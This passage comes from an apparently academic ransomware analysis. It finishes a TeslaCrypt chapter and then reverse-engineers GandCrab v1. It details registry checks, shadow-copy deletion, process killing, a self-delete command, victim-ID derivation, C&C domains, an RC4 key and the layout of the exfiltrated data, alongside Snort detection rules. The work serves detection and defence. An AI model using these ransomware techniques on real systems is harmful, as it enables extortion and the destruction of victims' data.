


Figure 3.14: Deobfuscation `RegSetValueExW` function.

- In first infection, a `RegSetValueEx` to the id returned/generated in the `ID` value key.

In first infection, the `ID` victim was also added as a name of the registry key `HKCU\Software\<id_victim>` by the function `RegCreateKeyExA` followed by the function `RegQueryValueExA` of the value key `data`. This value existed in overinfection, so `TeslaCrypt` opened it. The result of this call was used in the instruction `test esi, esi` to test the existence of the data value key in the <id> key between an infection and overinfection (Figure 3.16). This test oriented the executed thread (`TeslaCrypt` is multi-threading application) to execute in overinfection the instruction `sete al` to set the byte in `al` to 1, thus the register `EAX` has the value 1 in overinfection. In first infection `EAX` did not change the value 0. The value 0 or 1 is used after to jump or not to the following two functions. In first infection, jump not taken to @XXXX14E3 (Figure 3.17):

- `call sub_4014F0` to create the contents of the data value key of the `<id>` key. Moreover, this function stores a parameter (Figure 3.17) that will be used to detect if it will perform two posts (in first infection) or only one post (in overinfection).
- `call sub_401000`, this function adds the `data` value's name and its contents to the `<id>` key.




Figure 3.15: Checking `ID` Value Key in First Infection and Overinfection.

By a new thread, `TeslaCrypt` (in first infection and overinfection) destroyed any existing shadow copies. Then, it created a thread to stop by `TerminateProcess` some monitoring tools like `TaskMge.exe, ProcExp.exe, regedit.exe, msconfig.exe`. Deleting shadow copies and stopping some monitoring tools build two other indicators for `TeslaCrypt` or ransomware detection. Especially, if these two behaviours are performed before the encryption process. Many ransomware delete the shadow copies in the target machine. As summarized in Figure 3.18, at `@XXXXF620 TeslaCrypt` compares the value that was stored by the function `sub_4014f0` to 1.

- If they are equal, it is a first infection, `TeslaCrypt` continues to the deobfuscation function of `CreateThread` and calls it. This thread is responsible for the first post to outside which `TeslaCrypt` tries to communicate with the six addresses mentioned above looking for a response containing "`INSERTED`". If it finds this value, it ignores the following links. If it cannot find this value, it continues to execute the following instructions normally as it found it.

- In case of difference, it is an overinfection. `TeslaCrypt` jumps to `@XXXXF64D` to call another `CreateThread` to create the encryption thread. The instructions executed in this thread are not different between a first infection or an overinfection. Note that no Crypto API functions were called, so monitoring the use of CryptoAPI [38] has not any effect on detecting `TeslaCrypt`.

`TeslaCrypt` (in first infection and overinfection) finishes its execution by placing

```
004011B7 call  ds:RegCreateKeyExA
    ...                 ...
004011D9 push  offset aData_0  ; "data"
004011DE push  eax             ; hKey
004011DF call  ds:RegQueryValueExA
004011E5 mov   ecx, [ebp+phkResult]
004011EB push  ecx             ; hKey
004011EC mov   esi, eax
004011EE call  ds:RegCloseKey
004011F4 test  esi, esi
004011F6 pop   esi
004011F7 jz    short loc_401209
```

Figure 3.16: Checking Data Value Key in First Infection and Overinfection.




Figure 3.17: Two functions executed in first infection.

the three instruction files `RECOVERY` (without random) in desktop and opens them. Then it performs the second post. The sent data is in a transformed form, a non transformed part is shown in Figure 3.19.
As mentioned during the behavioral analysis, the sent data in the first post is different from the sent data in the second post. For example, in the first post, the (1) mentioned in Figure 3.19 `Crypted` is `Ping` to say hello to the `C&C`. In the second post, we found `Crypted` which mentions that the data is sent after encryption. In the two posts, `TeslaCrypt` tries to communicate to all the described links above previously by looking for a response containing "`INSERTED`".

Finally, `TeslaCrypt` completed its execution by executing the following command by the function `Shell32ExecuteW`: `C:\Windows\system32\cmd.exe /c DEL C:\Windows\Short_Path_Name_Ransom.EXE`. Normally, the executed ransomware




Figure 3.18: Difference Between First Infection and Overinfection.




Figure 3.19: Data Sent to Outside.

was not deleted because it had `HN` parameter. This explains the reason if we put the original file in `C:\Windows\`, the file will not be deleted at the end of execution.

3.5 Conclusion

This first part of this chapter discusses the overinfection; the way of handling several infections, according to the ransomware itself (Level 0), the target file (Level 1), machine (Level 2) or computer park (Level 3). Mostly, all ransomware perform Level 0 and Level 1 and some ransomware perform Level 2. Level 3 is an invented level, which we found that the infection can be managed only with one `ID` in a computer park containing several machines. Then, one ransom is demanded to pay. The idea of associating many infections in one `ID` inspired us to construct in opposite a ransomware that splits its infections in a target machine to k independent infections with k `ID`s. Then, to bring the idea of k-ary viruses or k-ary malicious codes closer to ransomware.
This chapter is not intended to help the ransomware developers to build other methods of infection. Our aim is to warn the malware researchers about these models, then to propose or think about some countermeasures to minimize the

risk of these models. Indeed, for each level there are some behaviors that can be used to detect the ransomware, according to its managed level. For Level 0, researchers can look for any unknown/suspicious mutex name on the target machine. Level 1 can be monitored to spot the presence of a ransomware using its appended extension to the target file names. Level 2 can also be monitored using the unknown created registry values or the created files in suspicious locations. For Level 3, we discussed the weaknesses of each method among the seven methods. There is room to extend this chapter: in a theoretical field, we suppose that there are other properties that characterize L_0^d, L_1^d, L_2^d and L_3^d. In a technical side, we think that it is interesting to develop a k-ransomware or a ransomware that manages Level 3 of overinfection using one of the seven methods. Then describe technically their abilities and weaknesses.
Our interest in the second part of this chapter is to present a technical side on managing the first three levels on managing the overinfection. This part discusses also the self-reproduction, infection and detection approaches for `TeslaCrypt v3.1` and other ransomware. We proved that `TeslaCrypt` performed the self-reproduction from the executed file to the `windir` directory. This process accords with what was defined by Cohen [1] which it defines a virus by any self-reproducing code ignoring completely the offensive character. In the case of `TeslaCrypt`, we can accord to Adam Young and Moti Yung [17] that `TeslaCrypt` is a cryptovirus. Generally, the ransomware is not a cryptovirus, The overinfection management (Level 2) in `TeslaCrypt` is effective at a certain level compared to `PrincessLocker`, which does not manage several overinfections in the same target machine or `Spora` which is limited to make shortcuts to any new created directory between two infections. `TeslaCrypt` labels each encrypted file with the extension `.mp3` (Level 1) and does not encrypt any `.mp3` file. Furthermore, it is not limited to manage only its infection on files. It assembles all its infections in the same machine in one infection and demands one ransom to pay using one `ID` (Level 2). This level is based on the existence of some values in the registry key.

Acknowledgements

We thank Dr. Vesselin Bontchev and Dr. Afaf Hamzaoui for their useful remarks and suggestions.

Chapter 4

Inside GandCrab Ransomware

Index

4.1 Introduction 105
4.2 Static Analysis 106
4.3 Dynamic Analysis and Reverse Engineering 106
4.3.1 Initialisation: Mutex and Self-Reproduction 107
4.3.2 Enumerating Running Processes and First POST to C&C 109
4.3.3 C&C response and encryption process 113
4.3.4 The end of the execution and the onion ransom note 117
4.3.5 A Quick Overview on the Other Versions 118
4.4 GandCrab Detection and Prevention 119
4.5 Conclusion 122

During 2018, the ransomware become very popular for cyber-criminals to extort money. Every month, security experts report many forms of ransomware attacks. An example of these families was `GandCrab` ransomware which was released at the end of January 2018. This chapter is based on [27] which we present a full depth malware analysis of this ransomware according to some recent works and findings on ransomware detection and prevention.
This chapter is organized as follows: Section 4.1 presents an introduction on `GandCrab` ransomware. Section 4.2 describes the static analysis. We detail the hidden side of this ransomware by a dynamic analysis and a reverse engineering in Section 4.3. We present some detection behaviors in Section 4.4 and we conclude in Section 4.5.

4.1 Introduction

The first version of GandCrab was first discovered by the security researcher David Montenegro at the end of January 2018 and was distributed via two exploit kits: RIG EK and GrandSoft EK [64]. Then, in early February 2018, it was delivered via the Necurs malicious spam and EITest Campaign [64]. GandCrab confirmed the results of Gallegos-Segovia *et al.* [67] and Rhythima Shinde *et al.* [68] who showed the dependence of ransomware on social engineering and demographics like age and education to compromise machines. Indeed, GandCrab (all its versions) was delivered via many possible ways using spams and exploit kits through social engineering. For example, the last version v4, released in July 2018, was distributed via fake crack sites [66].
Until the end of February, the research community found more than seven subversions of the discussed version in this chapter, namely v1.0, v1.1, v2.1, v2.1r, v2.2r, v2.3r and v2.3.1r. This analysis focused on the subversions v1.0 and v2.2r, which allowed us to conclude that there are no major differences between the core modules of these versions (the packing methods were changed). This result was confirmed by the ransomware developers, who mentioned that all these subversions are only to fix bugs and distribute the ransomware by all possible ways.
On 28 February 2018, Bitdefender released a ransomware decryption tool for GandCrab to recover files that were encrypted by the first version [65]. The GandCrab developers mentioned in our support chat that their servers were hacked and the database was leaked. In a personal communication with Michael Gillespie, creator of ID Ransomware[1], and Lawrence Abrams, owner of Bleepingcomputer [2], they confirmed this comment. Then, on 6 March, the GandCrab developers released a new version labeled GANDCRAB V2.0 [66] with a new .CRAB extension and other changes. The developers stated that this version includes a secure C&C server in order to prevent a similar compromise like the first version.

This chapter presents a full analysis (static, dynamic and reverse engineering) of the version (V1) of the GandCrab ransomware. This analysis was based on related work on ransomware detection and prevention and also on our discussions with the GandCrab developers, who agreed to answer to our questions. This work allowed us to discover the hidden side of GandCrab: we discuss self-reproduction, overinfection and some ransomware behaviors that can be used for detection or prevention.
There are some existing analyses of GandGrab[3][4][5], which they present GandCrab

[1] https://id-ransomware.malwarehunterteam.com/.
[2] https://www.bleepingcomputer.com/.
[3] https://blog.talosintelligence.com/2018/05/gandcrab-compromised-sites.html.
[4] https://www.bleepingcomputer.com/news/security/gandcrab-version-3-released-with-autorun-\
feature-and-desktop-background.
[5] https://research.checkpoint.com/gandcrab-ransomware-mindset

from another point of view different to our analysis. This chapter has a goal to analyze GandCrab, extract its behaviors that can be used for its detection or the detection of other ransomware. In particular, this chapter bridges the existing analyses on ransomware and the scientific papers on the subject. We suggest that the ransomware analyses (for GandCrab or other ransomware) should extract and identify the common ransomware behaviors to build a large set of common behaviours that can be used for detection, prevention and classification.

4.2 Static Analysis

The seven samples v1.0, v1.1, v2.1, v2.1r, v2.2r, v2.3r and v2.3.1r were detected by many antivirus engines in their first submission in VirusTotal. Figure 4.1 presents some information about these samples. The compilation timestamp contains the compilation date of the binary file; this field could be modified by the developers to contain a false date. This field and the first submission date field are close, which leads us to think that the field of compilation date was not modified. Figure 4.2 summarises our findings from the static analysis of the version v1.0 of GandCrab.

MD5	Subversion	Compilation Timestamp	First Submission	Last Analysis	Detection Ratio
a635d6a35c2fc054042b6868ef52a0c3	v1.0	26/01/2018 04:08:06	26/01/2018 07:04:11	27/01/2018 17:56:41	40/56
6866d8d8bf8565d94e0e1479978cf1e5	v1.1	28/01/2018 21:11:08	29/01/2018 00:44:12	24/02/2018 18:32:19	55/68
*	v2.0	*	*	*	*
*	v2.1	*	*	*	*
6393f064aeb0381fbfa67593f636d6b5	v2.1r	06/02/2018 11:39:42	07/02/2018 10:49:23	11/02/2018 04:50:47	46/66
a450ab3289624206b95c2ac03aad34ed	v2.2r	12/02/2018 12:22:07	12/02/2018 13:00:19	13/02/2018 09:51:06	50/67
1c20431db2283ec63a03696e03f54a57	v2.3r	20/02/2018 17:29:26	21/02/2018 16:33:27	25/02/2018 19:11:58	47/65
483625472264044dd03c0b193f5ce53a	v2.3.1r	26/02/2018 08:41:46	26/02/2018 16:17:10	27/02/2018 01:06:23	32/66

Figure 4.1: GandCrab Compilation Timestamp and Detection Ratio.

These samples contain some incomprehensible words like kdabjnrg in the version v1.0 or GELUMIROHIPETU in the subversion v2.2r. The security configuration item AsInvoker in these samples means that they will run with the same permission as the process that started them and can be elevated to a higher permission level by selecting Run as Administrator. We did not find any packers identified by the PEiD and EXEInfoPacker tools, no interesting strings like the ransom note strings or the names of the imports of some cryptographic functions. We can suppose that these samples are packed by any unknown packer or obfuscated. We found the same results for the recent versions V2, V3 and V4.

4.3 Dynamic Analysis and Reverse Engineering

We built an isolated malware analysis sandbox using VirtualBox. This environment included a set of test data files with different file extensions within a Windows




Figure 4.2: `GandCrab v1.0` Static Analysis.

7 Virtual Machine (VM specifications are not important) with no antivirus. All executions of the tested samples ran with local administrator privileges.

4.3.1 Initialisation: Mutex and Self-Reproduction

After unpacking the binary files (`v1.0` and `v2.2r`), `GandCrab` starts creating a mutex to prevent itself from running more than one instance of itself. To create the mutex name, `GandCrab` performs the following steps:

1. It calls function `sub_XXXX39B0` to retrieve the following field strings that will be used in the mutex name: `pc_group` and `ransom_id`.

2. In function `sub_XXXX7230`:

   - `GandCrab` calls `sub_XXXX71B0` to retrieve the `Domain` registry value from the registry key `HKLM\SYSTEM\CurrentControlSet\services\tcpip \Parameters` using the functions `RegOpenKeyExW` and `RegQueryValueExW`. This value key specifies the DNS domain name of the target machine and is used by `GandCrab` to define the value of `pc_group` from one of `WORKGROUP, undefined` and the data stored in this value.
   - `GandCrab` calls `GetWindowsDirectoryW` to retrieve the path of the Windows directory. The returned path is used by `GetVolumeInformationW` to retrieve information about the file system and volume associated with this path. `GandCrab` is only interested in the first eight digits of the volume serial number returned from this call.
   - It calls `RegOpenKeyExW` and `RegQueryValueExW` to retrieve the name and family of the target machine's processor from the registry value

`ProcessorNameString` and `Identifier` in the registry key `HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0`.

- The processor name, the processor family and the decimal value of the eight digits are concatenated and then hashed by the function `RtlCompute-Crc32`. The hashed result is concatenated with the eight digits (not in decimal) to construct the ID victim. We have:
`ransom_id=CRC32(Decimal(8_FirstHex_VolumeSerialNumber)||ProcessorName||ProcessorFamily)||8_FirstHex_VolumeSerialNumber`.

3. The string `Global\` is concatenated with the results of the second item to construct the name of the mutex (Figure 4.3): `Global\pc_group=<PcGroup>&ransom_id=<ID_Victim>`.




Figure 4.3: `CreateMutex` function in `GandCrab`.

As previously defined, self-reproduction is the ability of a program to reproduce/copy itself to other locations. Generally, ransomware does not copy itself to other directories (e.g, `Cerber, Locky` and `BTCWare`), but some ransomware, like `CryptoLocker, TeslaCrypt, Alpha, Diamond` and `GandCrab`, perform this process to hide themselves in other locations or to propagate themselves, for instance, `Spora`. `GandCrab` is a cryptovirus that uses a strange method to copy itself to `%AppData%\Microsoft\` directory. It creates a thread to create a window with a mutex name `firefox browser` and labels this window as `firefox`. This window is displayed by the function `ShowWindow` and loads a code that copies the binary code in the desired directory. The self-reproduction in `GandCrab` is performed as long as the binary is not executed in any directory in `%AppData%`. The copy (not hidden like the copy of `TeslaCrypt v3.1`) is identical to the executed binary, but named a random name of six letters generated using the function `CryptGenRandom`. MalwareBytes[6] did not understand the benefits of launching a window to perform the self-reproduction. The `GandCrab` developers, in our communication with them, supposed that some antivirus solutions do not detect this method of loading the persistent code. Even given this answer, their method remains unclear for us and it should be tested by antivirus researchers.
The full path of the created copy is used by this thread to put it in the registry key `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce` with a name of 6 random letters. The registry value will run `GandCrab` once in the machine

[6] `https://blog.malwarebytes.com/threat-analysis/2018/01/gandcrab-ransomware-distributed-by-rig-\and-grandsoft-exploit-kit.`

restart to encrypt any newly created file, then it will be deleted and not executed again. If an user executes (many clicks) GandCrab n times concurrently in any directory different to %AppData% directory or its subdirectories, it will create n copies in %AppData%\Microsoft\ and n registry values in RunOnce. In the following boot of the target machine, the created mutex leaves only one copy to maintain its execution, but the created copies remain in %AppData%\Microsoft\. In other ransomware like CryptoLocker or TeslaCrypt, the original ransomware terminates its execution and the copy continues the execution and the encryption process (in same cases the original ransomware is deleted). In GandCrab , the copy is used only in reboot and the original ransomware continues its infection normally without executing its copy.

4.3.2 Enumerating Running Processes and First POST to C&C

Much ransomware like Alpha or TeslaCrypt v3.1 enumerate the running processes to avoid their detection by some monitoring tools or antivirus softwares. In sub_XXXX4640, GandCrab enumerates the running processes using the functions CreateToolhelp32Snapshot, Process32FirstW and Process32NextW to kill the following processes: oracle.exe, ocssd.exe, msftesql.exe, sqlservr.exe, mspub.exe, dbsnmp.exe, sqlagent.exe, sqlbrowser.exe, sqlwriter.exe, synctime.exe, agntsvc.exe, agntsvc.exe, isqlplussvc.exe, xfssvccon .exe, thebat.exe, steam.exe, agntsvc.exe, encsvc.exe, ocomm.exe, agntsvc.exe, mysqld.exe, powerpnt.exe, mysqld-nt.exe, mysqld-opt.exe, dbeng50.exe, infopath.exe, excel.exe, visio.exe, msaccess.exe, mydesktopservice.exe, onenote.exe, outlook.exe, thebat64.exe, firefoxconfig.exe, wordpad.exe, thunderbird.exe, esktopqos.exe, winword.exe, mydsqbcoreservice.exe, ocautoupds.exe, tbirdconfig.exe. This list does not contain any monitoring tool or antivirus. Therefore, the cause of this enumeration is to terminate these processes (using a call to OpenProcess with PROCESS_TERMINATE in DesiredAccess followed by a call to TerminateProcess) in order to encrypt correctly the files, for example, without Sharing violation if the file is opened by another process.

At this point, GandCrab calls sub_XXXX40A0 at XXXX4911 to create the submitted data to C&C:

1. GandCrab calls again the functions sub_XXXX39B0 and sub_XXXX7230 to build the victim ID with the same operations described in the Subsection 3.1. Then, using sub_XXXX6E40 it makes the string pc_group=<PcGroup>& ransom_id=<ID_Victim> (Figure 4.4).

2. The remaining operations in this function are used to construct the content of the txt ransom note.




Figure 4.4: `pc_group` and `ransom_id`.

Next, `GandCrab` calls `sub_XXXX6370` to generate the keys that will be used for encryption. It generates a public/private keys using API calls from `ADVAPI32.dll`. It calls `CryptGenKey` with `A400=CALG_RSA_KEYX` in `Algid` to generate a random cryptographic RSA public/private key pair. Then, it exports these keys by two calls to `CryptExportKey`. `GandCrab` calls other functions from the function `sub_XXXX7230` to retrieve other information about the target machine:

1. `GetUserNameW` to retrieve the name of the user who launched the ransomware and `GetComputerNameW` to retrieve the NetBIOS name of the target machine.

2. `GandCrab` calls again `sub_XXXX71B0` to retrieve the value of the field `pc_group`. This call is followed by a call to `RegOpenKeyExW` and `RegQueryValueExW` to retrieve the current language of the machine from the value `LocaleName` in the registry key `HKCU\Control Panel\International`.

3. `GandCrab` loops through the registry values in the key `HKCU\Keyboard Layout \Preload` to check the Russian language `0x00000419=ru` in the keyboard layout. If it finds this value, `GandCrab` will exit this loop and take 1 as a value of the field `pc_keyb`. Otherwise, the field will take the value 0. This value is used by `GandCrab` to avoid infecting the users of CIS contries[7].

4. `GandCrab` retrieves the Windows product name from the registry value `HKLM\ SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\ ProductName`. Then, it retrieves the information about the current system by a call to `GetNativeSystemInfo`.

5. Another process of enumeration is performed by the function `sub_XXXX79C0` at `XXXX75E9`. This enumeration is performed to retrieve the antiviruses installed on the machine (without `TerminateProcess`): `AVP.EXE, ekrn.exe, avgnt.exe, ashDisp.exe, Mcshield.exe, fsguiexe.exe, persfw.exe NortonAntiBot.exe, cmdagent.exe, smc.exe, cfp.exe, msmpeng.exe`. This enumeration defines the field `av` (antivirus) to take the number of antiviruses installed on the machine. We think that this field is used for statistics.

6. `GandCrab` performs the same operations mentioned above to create again the victim ID. Then, for each letter from A to Z, it calls `GetDriveTypeW` to determine the type of disk drive. The returned value of this call is compared to `0x02=DRIVE_REMOVABLE` and `0x05=CD-ROM drive` in order to not call

[7]The Commonwealth of Independent States, also called the Russian Commonwealth.

the function `GetDiskFreeSpaceW` for the type of drive `0x00=DRIVE_UNKNOWN`, `0x01=DRIVE_NO_ROOT_DIR`, `0x02=DRIVE_REMOVABLE` and `0x05=DRIVE_CDROM`. `GandCrab` does not encrypt the files on removable and media drives, but it encrypts the files on fixed drives and mounted shared directories.
For each available target drive, `GandCrab` makes the following string using the two previous calls: `<DriverLetter>:<TypeDrive>_<NbrBytesInAllClusters>-\<NbrBytesUsed>`. Contrary to `GandCrab` that loops from A to Z, much ransomware call firstly `GetLogicalDrives` to retrieve the available disk drives then, `GetDriveType` to determine their type.

7. `GandCrab` calls the function `sub_XXXX6D90` to retrieve the external IP address of the victim by a `GET` request to `ipv4bot.whatismyipaddress.com`. The `Host` in Figure 4.5 was changed by `HttpAddRequestHeadersW`. Despite this invalid `Host` header, the request returns the IP victim. The ransomware developers mentioned to us that the reason of this error was a code typing mistake.
   Despite the fact that `GandCrab` encrypts the files even when it does not receive an answer for this request, this mistake could give a valuable information to researchers working in the field of network traffic analysis. Indeed, we can make a signature-based Snort rule (Figure 4.6) to alert the network administrator for any machine being infected. In this case, they may have a chance to stop the infection by isolating the target machine (to not encrypt the shared directories) or isolating its network from the external network (`GandCrab` does not encrypt the files until it finds its `C&C` by the following `POST` request).

```
GET / HTTP/1.1
Host: nomoreransom.coin
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Cache-Control: no-cache

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server:
Date: Tue, 06 Mar 2018 00:18:30 GMT
Connection: close
Content-Length: 14
<Victim Address IP>
```

Figure 4.5: `Wireshark` capture on retrieving the external IP victim.

`GandCrab` calls `CryptBinaryToStringA` with the parameter `40000001 = CRYPT_STRING_NOCRLF & CRYPT_STRING_BASE64` in `dwFlags`, which means that the keys BLOB (exported keys) will be converted to `base64` without any new line characters to the encoded keys. Then, it calls `lstrcat` to assemble the previous

```
alert: tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORT
(msg:"GandCrab V1 Ransomware"; flow:established,to_server;
content:"Host\: nomoreransom.coin"; http_header; sid:20000001;
rev:1;)
```

Figure 4.6: Alert Snort rule for `GET` request.

collected data: `Action=call&ip=<item7>pc_user=<item1>&pc_name=<item1>&pc_group=<item2>&pc_lang=<item2>&pc_keyb=<item3>&os_major=<item4>&os_bit=<item4>&ransom_id=<item6>&hdd=<item6>&pub_key=<pubkey>&priv_key=<privkey>&version=<Subversion>`. In our case, `GandCrab` neglected the field `av` for antivirus because there was no antivirus installed in the machine. Generally, it neglects any field whose value it cannot retrieve. Figure 4.7 presents the data sent to `C&C` before encryption. This data is encrypted via the `RC4` algorithm using the key `aeriedjD#shasj` (the function `sub_XXXX5CC0` creates and initializes the substitution box and the function `sub_XXXX5D70` generates the key stream and encrypts this data), encoded to `base64` using `CryptBinaryToString`, then, sent to `C&C`.




Figure 4.7: The data sent before encryption and transformation.

To send this data (almost 5797 bytes), `Gandcrab` enters in an infinite loop of IP requests until it finds the IP address of `nomoreransom.coin, nomoreransom.bit or gandcrab.bit` using `nslookup`. Therefore, it does not encrypt files until it receives an answer from its `C&C`. Once it finds its `C&C`, it sends the transformed data by a `POST` request to `<C&C address>/curl.php?token=1027`. The `token` (4 numbers) is taken from the beginning of `GandCrab` binary file (Figure 4.8).

In this case, we can drop or reject any communication to `nomoreransom.coin, nomoreransom.bit or gandcrab.bit`. Like the previous Snort rule, we propose the rule in Figure 4.9 to alert the network administrator for any attempt by `GandCrab` to communicate with its `C&C`.

